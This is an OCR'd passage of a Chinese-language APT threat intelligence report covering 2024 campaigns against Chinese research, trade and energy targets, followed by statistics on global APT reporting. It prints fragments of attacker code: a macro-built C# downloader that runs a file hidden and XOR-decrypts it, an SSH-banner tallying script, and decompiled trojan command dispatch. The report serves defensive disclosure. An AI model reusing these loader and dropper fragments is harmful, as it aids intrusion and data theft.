
关键词 : 鱼叉邮件

奇安信威胁情报中心于2024年3月份识别出摩诃草（Patchwork）组织投递的新型LNK诱饵，执行链如下:



▲ 图 1.14 新 LNK 的执行链

释放的PDF诱饵如下：



Journal of *Marine Science and Engineering*

MDPI

Article

The Mitigation of Mutual Coupling Effects in Multi-Beam Echosounder Calibration under Near-Field Conditions

Wanyuan Zhang [1,2,*], Weijia Yuan [3], Gongwu Sun [1,2], Tengjiao He [4], Junqi Qu [1,2] and Chao Xu [5]

1 State Key Laboratory of Deep-Sea Manned Vehicles, China Ship Scientific Research Center, Wuxi 214082, China; sungongwu@126.com (G.S.); qujunqi330@163.com (J.Q.)
2 Taihu Laboratory of Deepsea Technological Science, Wuxi 214082, China
3 College of Underwater Acoustic Engineering, Harbin Engineering University, Harbin 150001, China; weij_yuan@sina.com
4 Key Laboratory of Marine Intelligent Equipment and System, Ministry of Education, Shanghai Jiao Tong University, Shanghai 200240, China
5 National Key Laboratory of Underwater Acoustic Technology, Harbin Engineering University, Harbin 150001, China; xuchao18@hrbeu.edu.cn
* Correspondence: zhangwanyuan1314@163.com

Abstract: The advancement of unmanned platforms is driving the miniaturization and cost reduction of the multi-beam echosounder (MBES). In the process of MBES array calibration, the mutual coupling significantly impacts the performance of parameter estimation. We propose a correction method to mitigate the mutual coupling effects in the calibration of MBES acoustic array. Initially, a near-field focused beamforming model is established to assess the influence of mutual coupling. Subsequently, the covariance matrix in the frequency domain is constructed to enhance algorithm efficiency and simplify solution procedures. This construction eliminates the need for a low-pass filtering step after heterodyning through extracting peak values near zero frequency in the signal frequency domain. Meanwhile, the Toeplitz property is leveraged to render the estimation results independent of the mutual coupling matrix. Finally, the mutual coupling coefficients and the direction of arrival (DOA) are joint-estimated and the Cramér–Rao bound is derived. The presented method effectively addresses the engineering challenge of MBES mutual coupling calibration. Additionally, the performance of the proposed method is verified through the measured data in simulation and tank experiments.

check for updates

▲ 图 1.15 PDF 诱饵

最终内存加载Havoc框架木马，根据奇安信遥测数据显示上述执行链只有在针对科研人员的钓鱼过程中才会使用。

（六）CNC

关键词：鱼叉邮件、海洋研究

CNC 目前是南亚地区众多攻击集合中拥有特种木马和插件最多的 APT 组织，将主要功能模块化成多个子程序以此来规避杀软的查杀，我们目前捕获到的组件如下：

- 下载者1
- 下载者2
- CMD执行特马
- U盘传播兼远控木马
- 键盘记录插件
- 指定目录文件窃密插件
- 最近使用文件窃密插件
- Github API特马

CNC组织使用上述组件刺探我国海洋研究和勘探成果，成功窃取结论性的科研文档。

（七）虎木槿（APT-Q-11）

关键词 : 安卓软件 0day、中朝贸易


奇安信威胁情报中心曾经在 2023 年度报告中披露旺刺组织（APT-Q-14）在 2022 年首次使用某安卓软件的 0day 漏洞投递鱼叉邮件，时隔两年后虎木槿组织于 2024 年初使用了类似的 0day 技术。我们对其进行了复现，当受害者在安卓手机上使用某邮件 APP 打开鱼叉邮件后会立马触发 RCE 代码，将手机中的邮件数据上传到 C2 服务器上。与 2022 年的 0day 攻击相比，虎木槿并没有寻求对目标手机的长期控制，也没有持久化行为，属于快节奏的攻击类型，非常难以发现。

攻击者想要刺探中国和朝鲜之间重工业贸易往来的情报。

（八）旺刺（APT-Q-14）

关键词：0day、Clickonce

2024 年上半年以 APT-Q-12 和 APT-Q-14 为首的东北亚地区 APT 组织使用文档类和邮件类国产软件的多个 0day 针对国内进行鱼叉邮件攻击，整体攻击水平较高。其中 APT-Q-14 利用台海局势作为诱饵，使用 XSS 0day 和 Clickonce 相结合的技术针对国内个人进行攻击，攻击流程图如下：



▲ 图 1.16 0day+Clickonce 攻击链

（九）APT-Q-15

关键词：中朝边境

我们回溯了 APT-Q-15 以往的攻击活动，发现该组织早在 2021 年初就开始使用 xll 诱饵，针对东北地区的贸易公司投递鱼叉邮件，比境外友商披露其他威胁组织使用 xll 攻击样本的时间更早。

2		辽宁鸭绿江[redacted]				
3						
4	编制单位：	[redacted]				联系人：李经理
5	编制日期：	2023年2月28日				
6						
7						
8	序号	名称	规格	单位	单价(RMB)	备注
9	1	壹号大米	5kg	袋	27.5	
10	2	7系有机米	25kg	袋	145	
11	3	5系有机米	25kg	袋	140	
12	4	3系大米	25kg	袋	135	
13	5	优质大米	25kg	袋	130	
14	注：本报价不含税，不含运费，不含未见项目费用。					
15						
16	报价有效期：15天					

▲ 图 1.17 APT-Q-15 组织 xll 诱饵释放的中文文档

APT-Q-15在通用威胁领域总是能研究出免杀效果极好的攻击技术，使得该团伙在众多APT组织中独树一帜。除了上述的xll诱饵外，其在2024年投递的MSI诱饵中将恶意代码隐藏在Custom Action内，这是我们首次观察到这种技术在东北亚地区APT组织的攻击活动中使用。

Tables

- ActionText
- AdminExecuteSequence
- AdminUISequence
- AdvtExecuteSequence
- Binary
- BootstrapperUISequence
- CheckBox
- ComboBox
- Component
- Condition
- Control
- ControlCondition
- ControlEvent
- CreateFolder
- CustomAction
- Dialog
- Directory

Action	T...	Source	Target
AI SET ADMIN	51	AI ADMIN	1
AI InstallModeCheck	1	aicustact.dll	UpdateInstallMode
AI SHOW LOG	65	aicustact.dll	LaunchLogFile
AI DpiContentScale	1	aicustact.dll	DpiContentScale
AI EnableDebugLog	321	aicustact.dll	EnableDebugLog
AI BACKUP AI SETUPEXEPATH	51	AI SETUPEXEPATH ORIGINAL	[AI SETUPEXEPATH]
AI DOWNGRADE	19		4010
AI PREPARE UPGRADE	65	aicustact.dll	PrepareUpgrade
AI RESTORE AI SETUPEXEPATH	51	AI SETUPEXEPATH	[AI SETUPEXEPATH ORIGINAL]
AI RESTORE LOCATION	65	aicustact.dll	RestoreLocation
AI ResolveKnownFolders	1	aicustact.dll	AI ResolveKnownFolders
AI STORE LOCATION	51	ARPINSTALLLOCATION	[APPDIR]
SET APPDIR	307	APPDIR	[AppDataFolder][Manufacturer]\[ProductName]
SET SHORTCUTDIR	307	SHORTCUTDIR	[ProgramMenuFolder][ProductName]
SET TARGETDIR TO APPDIR	51	TARGETDIR	[APPDIR]
core.dll	1	core.dll 1	nvd0121
AI CORRECT INSTALL	51	AI INSTALL	{}


▲ 图 1.18 Custom Action 中的恶意行为

执行过程中core.dll不会落地，MSI诱饵文件会启动一个子进程在内存中调用对应的导出函数，从而进入恶意逻辑。

（十）UTG-Q-001

关键词：跨国企业、新能源、汽车

我们于 2023 年披露 UTG-Q-001 组织，初见时将其定性为勒索运营商，在后续的跟踪过程中我们最终还原出完整的攻击链，并确认 UTG-Q-001 的主要目的为窃密。攻击者位于东南亚，拥有多种攻击入口，例如：LNK 钓鱼、常用工具破解网站、Facebook 聊天等，初始载荷为免杀效果极好的 Loader 组件，内存加载窃密木马（lumma stealer、Amadey、vidar、Cryptbot）。在十几家政企客户排查的过程中，我们发现攻击者一般情况下不会进行持久化，而是一次性的将受害机器上的文档和浏览器凭证上传到 C2 服务器上。



▲ 图 1.19 初始 Loader 组件 VT 查杀结果图


但是在一些新能源和跨国公司客户那里出现了一些有趣的现象，当内存加载的木马是Amadey家族时，攻击者会启动屏幕截图插件查看受害机器信息，确认符合目标后通过下载者的功能下发免杀的CobaltStrike加载器，随即开始横向移动，横向移动的手法模仿Conti Leak泄露出来的技战术。这意味着UTG-Q-001展示出了一种全新的攻击策略：通过入侵跨国公司的境外基础设施作为立足点并向中国区的办公点进行横向移动。我们建议政企客户在法律允许的前提下给境外办公区部署天擎EDR。

在最近针对跨国车企境外办公区的攻击活动中，攻击者在一台服务器上植入了一个由QT框架编写的的特马，并将计划任务的触发时间设定在2025年，通过浏览器的无痕模式下载初始Loader组件，窃取服务器上的浏览器凭证和文档用于进一步的横向移动。

（十一）UTG-Q-005

关键词：鱼叉邮件

在 2023 年末，我们在梳理东北亚地区的间谍活动时，发现了一个新的攻击集合并将其命名为 UTG-Q-005。该攻击团伙投递带有密码附件的鱼叉邮件，正文内容如下：



▲ 图 1.20 邮件正文翻译截图

发件人模仿朝鲜相关人员和机构：

名称	对应含义
hyonil.ri	朝鲜足球运动员
dprkemb.syria	朝鲜驻叙利亚大使馆
paksongil	朝鲜驻联合国代表团的美国事务大使
airkoryo_hq	朝鲜高丽航空
li.ilsob	朝鲜语人名

▲ 表 1.21 UTG-Q-005 钓鱼邮件模仿的发件人

附件为带有宏的DOC文档，宏代码会替换Word默认的模板文件，主要功能为下载者，启动MSBuild编译一段C#代码，从远程服务器下载后续的特马。

```
"FileInfo first_fileInfo = new FileInfo(strFolder);" + vbCrLf + _
"if (first_fileInfo.Length<1)" + vbCrLf + _
"{" + vbCrLf + _
"first_fileInfo.Delete();" + vbCrLf + _
"return;" + vbCrLf + _
"}" + vbCrLf + _
"System.Diagnostics.ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo(strFolder);"
"startInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;" + vbCrLf + _
"System.Diagnostics.Process.Start(startInfo);" + vbCrLf + _
"}" + vbCrLf + _
"private byte[] encryptDecrypt(byte[] input)" + vbCrLf + _
"{" + vbCrLf + _
    "char[] key = { 'H', 'T', 'T' };" + vbCrLf + _
    "byte[] output = new byte[input.Length];" + vbCrLf + _
    "for (int i = 0; i < input.Length; i++)" + vbCrLf + _
    "{" + vbCrLf + _
        "output[i] = (byte)(input[i] ^ key[i % key.Length]);" + vbCrLf + _
    "}" + vbCrLf + _
    "return output;" + vbCrLf + _
"}" + vbCrLf
```

▲ 图 1.22 宏代码截图

我们观察到朝鲜地区的IP请求过UTG-Q-005组织的基础设施。

（十二）UTG-Q-006

关键词：供应商、新能源、LOLbins

UTG-Q-006 组织位于东欧，拥有极强的 RDP 爆破能力。在我们处理的案例中攻击者在成功爆破跨国新能源单位服务器（非弱口令）一个月后才开始横向移动，这意味着攻击者在筛选高价值目标时耗费了大量的精力，并且在横向移动过程中展示出了极致的 LoLbins 手法，攻击者没有落地任何木马仅使用 Anydesk 和 rdpwrap 等合法工具实现多人协同进攻。UTG-Q-006 在针对目标攻击时的操作员一共有三人，他们熟悉中文环境，在受害 Windows 服务器上下载极速浏览器模仿运维人员操作，使用浏览器的无痕模式下载 Chisel 隧道工具和 Advanced_Port_Scanner 向更深一层的内网进行渗透，最终入侵到 MES 服务器，对工业生产流程造成了潜在的影响。

从大网数据来看 UTG-Q-006 选择横向移动的目标主要为供应商，涉及的行业有能源、国土资源、医疗、工业制造等，除此之外其掌握的爆破节点对 FORTINET 防火墙以及中国境内的 WordPress 网站有着浓厚的兴趣。

（十三）UTG-Q-008

关键词：低轨卫星、天体物理、人工智能、生物基因

我们在 2024 年 6 月份披露了 UTG-Q-008 过去十年间开展的 Operation Veles 行动，针对全球的 edu 和 gov 目标，在后续跟踪过程中发现了 UTG-Q-008 针对全球 IPV4 的测绘列表，涉及 1 万多个网段，共计 380,616,614 个 IPV4 地址。测绘出目标网段中开放 ssh 服务的 banner 信息，目前已经测绘出 40 多万条 ssh banner 数据。

```
ubuntu=$(cat  banner.log  |grep Ubuntu  |wc -l) > /dev/null
debian=$(cat  banner.log  |grep Debian  |wc -l) > /dev/null
freebsd=$(cat banner.log  |grep FreeBSD |wc -l) > /dev/null
altele=$(cat banner.log |grep -v FreeBSD |grep -v Debian |grep -v Ubuntu |wc -l) > /dev/null
echo -e "[*]          Am gasit \e[92m[$vulns]\e[0m servere vulnerabile"
echo -e "[*]          Ubuntu: \e[93m[$ubuntu]\e[0m"
echo -e "[*]          Debian: \e[93m[$debian]\e[0m"
echo -e "[*]          FreeBSD: \e[93m[$freebsd]\e[0m"
echo -e "[*]          Altele: \e[93m[$altele]\e[0m"
```

▲ 图 1.23 测绘逻辑截图

UTG-Q-008在科研服务器集群中横向移动时还会使用gsocket进行内网穿透，并植入ssh-it工具实现ssh劫持和内网蠕虫式的传播。我们仍要说明的是UTG-Q-008窃取的科研数据并不是Windows平台上那些总结性质的DOC文档，而是拥有6张RTX4090的Linux服务器上的科研数据和源代码，被窃取的数据质量已经达到了顶尖水平。

除了针对科研院所系统性的攻击外，UTG-Q-008还会对一些研究员的个人服务器进行攻击，攻击定向性极强。以生物基因为例，顶级的科研人员需要同时掌握有机化学和计算机等多学科知识才能进行高质量的科学研究，所以科研人员一般有自己的VPS服务器来存储建模数据和源代码，UTG-Q-008通过社交网络收集目标人员的VPS服务器IP地址和域名，调用僵尸网络的算力入侵目标VPS服务器并窃取数据。在我们视野中UTG-Q-008凭借这种攻击模式成功入侵的科研领域涉及生物基因和天体物理。

（十四） UTG-Q-009

关键词：大湾区、航空、航运、电信

UTG-Q-009 最早活跃于 2023 年 8 月，攻击者位于东亚，针对我国大湾区（广东、香港、澳门）的电信、交通行业的服务器进行窃密活动，攻击入口包括 Exchange 服务器、自研的 Web 服务。其目的是想要获取中国大陆往返港澳的交通数据，包含航运和航空数据，对国家安全造成了巨大的危害。攻击过程中使用了两套从未披露过的特马，第一个为 OneDrive 云盘 API 木马用来在内网建立初始的节点，主要功能较为简单：文件的上传下载、cmd 命令、屏幕截图。

```
switch ( *(_WORD *)(v8 + 6) )
{
  case 1:
    v5 = sub_423824(a1);
    break;
  case 2:
    v5 = sub_4238DC(a1, lpString2);
    break;
  case 3:
    v5 = sub_423B58(a1, lpString2);
    break;
  case 4:
    v5 = sub_423D3C(a1, lpString2);
    break;
  default:
    v5 = 1;
    break;
}
```


▲ 图 1.24 API 特马核心逻辑

在横向移动过程中通过API特马下发第二个特马，用于窃取数据库服务器中的数据。目前UTG-Q-009在我们的预警下已经停止活动，但被窃取的交通数据将来会用在哪些地方仍然扑朔迷离。

三、全球高级持续性威胁总览

公开来源的 APT 情报（以下简称“开源情报”）分析是了解全球网络安全研究机构安全关注，认知全球高级持续性威胁发展趋势的重要手段之一。2024 上半年，奇安信威胁情报中心对全球 200 多个主要的 APT 类情报来源进行持续监测，监测内容包括但不限于 APT 攻击组织报告、APT 攻击行动报告、疑似 APT 的定向攻击事件、APT 攻击相关的恶意代码和漏洞分析，以及我们认为需要关注的网络犯罪组织及其相关活动。

奇安信威胁情报中心在 2024 上半年监测到的高级持续性威胁相关公开报告总共 109 篇。各月监测数据如下图所示。



▲ 图 1.25 2024 上半年全球公开的高级威胁报告数量月度统计

（一）受害目标地域分布

高级威胁活动涉及目标的国家和地域分布情况统计如下图（摘录自公开报告中提到的受害目标所属国家或地域），可以看到公开披露的大部分高级威胁攻击活动集中在韩国、乌克兰、以色列、印度等几个国家地区。


▲ 图 1.26 2024 上半年公开披露的高级威胁活动针对的国家和地区

（二）受害行业分布

开源情报数据显示：全球高级持续性威胁首要针对的三大行业分别为政府机构、科研教育、国防军事。2024 上半年国内外披露的 APT 相关活动报告中，涉及政府机构（包括外交、政党、选举相关）的攻击事件占比为 31.3%；涉及科研教育的攻击事件占比为 15.0%；涉及国防军事的攻击事件占比为 13.8%；信息技术相关的事件占比为 8.8%。此外攻击事件发生较多的行业还有制造、新闻媒体、金融、交通运输、能源。

2024 上半年高级威胁事件涉及行业分布情况如下图所示。

2024上半年高级威胁事件涉及全球行业分布情况




▲ 图 1.27 2024 上半年全球高级威胁事件涉及行业分布

（三）活跃高级威胁组织情况


本次报告对开源情报中所提及的所有 APT 组织及相关行动进行了分析和整理。其中，提及率 Top 5 的 APT 组织分别是：Kimsuky 13.4%，Lazarus 8.9%，APT28 4.5%，Group123/Sandworm/MuddyWater/C-Major 3.6%，摩诃草 /Turla 2.7%。

2024上半年公开报告披露的高级威胁组织活跃情况



▲ 图 1.28 2024 上半年全球活跃高级威胁组织

进一步对高级威胁活动公开报告中提及或命名的攻击行动 / 攻击者名称，按照同一背景来源进行归类处理，得到的统计情况如下，2024 上半年高级威胁活动公开报告总共涉及 59 个命名的威胁来源。

